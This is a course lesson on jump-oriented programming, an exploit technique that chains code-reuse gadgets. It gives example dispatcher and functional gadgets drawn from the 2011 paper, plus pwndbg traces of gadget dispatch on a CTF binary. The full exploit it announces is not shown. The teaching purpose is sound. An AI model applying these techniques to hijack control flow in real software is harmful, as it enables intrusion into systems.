LSN 5 : Jump Oriented Programming

Vulnerability Research

Objectives

Lesson #5: Jump Oriented Programming

- Examine the Jump Oriented Programming (JOP) exploit technique, understanding how the dispatcher, storer, loader, and adder gadgets work.

- Construct a JOP exploit from scratch to illustrate the technique.

References

- Bletsch, Tyler, et al. "Jump-oriented programming: a new class of code-reuse attack." Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security. 2011
- ViolentTestPen, CTFSG CTF 2021 Writeup [Link]

Jump Oriented Programming


This new attack eliminates the reliance on the stack and ret instructions seen in return-oriented programming without scarifying expressive power.

This attack still builds and chains normal functional gadgets, each performing certain primitive operations, except these gadgets end in an indirect branch rather than ret.

Without the convenience of using ret to unify them, the attack relies on a dispatcher gadget to dispatch and execute the functional gadgets.

Text copied from: Jump-oriented programming: a new class of code-reuse attack

ROP vs. JOP




(a) The ROP model

(b) The JOP model

Figure 1: Return-oriented programming (ROP) vs. jump-oriented programming (JOP)

Image copied from: Jump-oriented programming: a new class of code-reuse attack

JOP High Level



```
dispatcher: add edx, 4
            jmp [ edx]
```

```
loader: mov eax,[ eax]
        jmp esi
```

```
adder:  add eax,[ ebx]
        jmp [ edi]
```

```
storer: mov [ ecx] ,eax
        jmp [ edi]
```

Figure 2: Control flow in an example jump-oriented program, with the order of jumps indicated by the numbers 1..6. Here, **edx** is used as *pc*, which the dispatcher advances by simply adding 4 to get to the next word in a contiguous gadget address table (so $f(pc) = pc + 4$). The functional gadgets shown will (1) dereference **eax**, (2) add the value at address **ebx** to **eax**, and (3) store the result at the address **ecx**. The registers **esi** and **edi** are used to return control to the dispatcher – **esi** does so directly, whereas **edi** goes through a layer of indirection.

Image copied from: Jump-oriented programming: a new class of code-reuse attack

Why JOP?

- Less reliance on the stack for exploit primitives (limited stack overflow)

- Initial attempts to defeat ROP included solutions that eliminated all RET instructions → provided a way to defeat this solution before it was ever implemented ☺

Dispatcher Gadget

- Our dispatcher gadget needs to drive the control flow of our exploit

- In the most naïve implementation, it advances the program counter by 8 bytes (on amd64)


- Each loader, adder, storer gadget must jmp back to the dispatcher gadget to transfer control of our exploit code back to the dispatcher

```
0x401165    add    rsp, 8
0x401169    jmp    qword ptr [rsp - 8]
```

Functional Gadget

- Functional JOP gadgets are similar to those in ROP chain that perform primitive operations (load/store, arithmetic, binary operations, control-flow transfers and system calls)

- Functional gadgets will always transfer control back to the dispatcher gadget




```
0x40100a : xor rax, rax ; jmp qword ptr [rdx]
```

Exploit primitive: set RAX=0

Transfer control back to dispatcher

Dispatch Table

The dispatch table expresses the control flow of the JOP exploit




```
dispatcher: add edx, 4
            jmp [ edx]

loader: mov eax,[ eax]
        jmp esi

adder:  add eax,[ ebx]
        jmp [ edi]

storer: mov [ ecx] ,eax
        jmp [ edi]
```

Figure 2: Control flow in an example jump-oriented program, with the order of jumps indicated by the numbers 1..6. Here, **edx** is used as *pc*, which the dispatcher advances by simply adding 4 to get to the next word in a contiguous gadget address table (so $f(pc) = pc + 4$). The functional gadgets shown will (1) dereference **eax**, (2) add the value at address **ebx** to **eax**, and (3) store the result at the address **ecx**. The registers **esi** and **edi** are used to return control to the dispatcher – **esi** does so directly, whereas **edi** goes through a layer of indirection.

Image copied from: Jump-oriented programming: a new class of code-reuse attack

Dispatching Functional Gadgets



1

```
pwndbg> x/2i 0x40100a
=> 0x40100a:    xor    rax,rax
   0x40100d:    jmp    QWORD PTR [rdx]

pwndbg> x/x $rdx
0x7ffc77311b10: 0x00401165
```

2

```
pwndbg> x/2i 0x00401165
   0x401165:    add    rsp,0x8
   0x401169:    jmp    QWORD PTR [rsp-0x8]

pwndbg> stack
00:0000| rsp 0x7ffc77311b40 —▸ 0x401021 ◂— pop rdx
```

3

```
pwndbg> x/2i 0x401021
   0x401021:    pop    rdx
   0x401022:    jmp    QWORD PTR [rcx]
```

Gadget to set RAX = 0; return to dispatcher


Dispatcher will jmp to next instruction on dispatch table (located on the stack)

Next gadget, stores a value in RDX, followed by a jmp back to dispatcher.

Let’s exploit a binary using JOP

Following solution is based heavily on the write-up
by ViolentTestPen for CTFSG CTF 2021 [Link]

Why JOP



